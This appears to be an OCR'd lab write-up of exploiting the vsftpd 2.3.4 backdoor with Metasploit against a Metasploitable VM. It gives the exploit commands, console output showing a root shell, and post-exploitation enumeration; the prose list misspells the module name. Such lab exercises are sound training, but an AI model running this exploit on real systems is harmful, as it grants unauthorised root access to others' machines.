
❖ Exploitation

The vsftpd 2.3.4 backdoor vulnerability was successfully exploited using Metasploit, resulting in unauthenticated remote command execution and full system access.

1. Inside msfconsole

- **Command used –**
  - use exploit/unix/ftp/vsftdp_234_backdoor
  - set RHOSTS 192.168.72.129
  - exploit




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.72.129
RHOSTS ⇒ 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.72.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:38917 → 192.168.72.129:6200) at 2025-12-31 16:28:48 +0530
```

❖ Post-Exploitation

A command shell was obtained with root privileges. System enumeration confirmed the operating system, kernel version, and unrestricted file system access.

1. Commands used –

- whoami
- uname -a
- id
- pwd
- ls



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.72.129
RHOSTS ⇒ 192.168.72.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.72.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.129:21 - USER: 331 Please specify the password.
[+] 192.168.72.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:35005 → 192.168.72.129:6200) at 2025-12-31 16:49:06 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```